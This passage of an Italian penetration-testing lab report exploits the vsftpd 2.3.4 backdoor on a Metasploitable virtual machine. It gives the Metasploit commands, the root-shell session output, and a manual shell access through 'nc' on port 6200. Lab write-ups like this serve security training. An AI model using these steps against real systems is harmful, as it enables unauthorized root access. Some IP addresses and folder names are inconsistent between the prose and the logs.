




3. Caricamento del modulo vsftpd

Ho caricato il modulo dell'exploit: `use exploit/unix/ftp/vsftpd_234_backdoor`

Il modulo è progettato per sfruttare una backdoor presente nella versione 2.3.4 del server FTP vsftpd. Caricarlo permette di preparare l'attacco specifico contro il servizio vulnerabile. Questo modulo è noto per fornire una shell remota se il target è vulnerabile, quindi è ideale per testare la sicurezza del servizio FTP.

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

4. Configurazione del target

Ho impostato l'indirizzo IP della macchina Metasploitable: `set RHOST 192.168.50.101`

Impostare correttamente l'indirizzo IP del target () è essenziale per indirizzare l'exploit verso la macchina giusta. Questo passaggio garantisce che l'attacco venga eseguito sul sistema vulnerabile e non su altri dispositivi della rete. È una fase di precisione che evita errori e rende il test affidabile

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  | 192.168.50.101  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

5. Esecuzione dell'exploit

Ho eseguito l'attacco con: *run*

Se il servizio è vulnerabile, si apre una **shell remota**.

Eseguire l'exploit attiva il codice che tenta di sfruttare la vulnerabilità. Se il servizio è vulnerabile, si ottiene una shell remota. Questo dimostra che il sistema è compromettibile e che la backdoor è attiva. È il cuore dell'esercizio: confermare che la vulnerabilità è reale e sfruttabile.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.50.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:36533 → 192.168.50.101:6200) at 2025-10-19 17:52:24 -0400
```

6. Creazione della cartella richiesta

Dalla shell ottenuta, ho creato la cartella: *mkdir /test_metasploit*


Creare una cartella nella root serve a dimostrare che la shell ottenuta ha privilegi elevati. Questo è importante perché mostra che l'attaccante non solo ha accesso, ma può anche modificare il sistema. È una prova pratica del successo dell'attacco.

```
mkdir /test_metasploitable
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploitable
tmp
usr
var
vmlinuz
y}
```

7. Verifica della cartella

Ho controllato che la cartella fosse presente: `Ls`

Verificare la presenza della cartella conferma che il comando è stato eseguito correttamente e che l'attaccante ha effettivamente modificato il file system. Questo passaggio serve come validazione finale dell'exploit.



8. Facoltativo – Analisi e riproduzione manuale

8.1 Analisi del modulo

Ho visualizzato il codice dell'exploit con: `edit`

Visualizzare il codice del modulo permette di capire come funziona l'exploit. Analizzare il codice aiuta a comprendere la logica dietro l'attacco, come viene stabilita la connessione e come viene attivata la backdoor. Questo è utile per chi vuole approfondire la parte tecnica e non solo usare strumenti automatici.


8.2 Riproduzione manuale con `telnet` o `nc`

Ho utilizzato `Nmap -p 6200 192.168.1.149` per vedere se la porta è in ascolto

Metodo con nc:

`nc 192.168.1.149 6200`

Riprodurre l'attacco manualmente dimostra che la vulnerabilità può essere sfruttata anche senza Metasploit, usando strumenti base. Questo è importante perché mostra che l'attacco è semplice da eseguire e quindi più pericoloso in ambienti reali. È anche un ottimo esercizio per capire meglio il funzionamento delle connessioni di rete.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
(kali@kali)-[~]  
$ nmap -p 6200 192.168.50.101  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 17:59 EDT  
Nmap scan report for 192.168.50.101  
Host is up (0.00096s latency).  
  
PORT      STATE SERVICE  
6200/tcp  open  lm-x  
MAC Address: 08:00:27:95:E0:7B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds  
  
(kali@kali)-[~]  
$ nc 192.168.50.101 6200  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test_metasploitable  
tmp  
usr  
var  
vmlinuz
```

9. Conclusione

In conclusione l'intero processo conferma che l'obiettivo è stato raggiunto. Dimostra che la vulnerabilità è reale, che l'attacco è riuscito e che l'attaccante ha ottenuto accesso e privilegi. Serve a chiudere il report in modo chiaro e professionale, evidenziando l'importanza di proteggere i servizi esposti come FTP.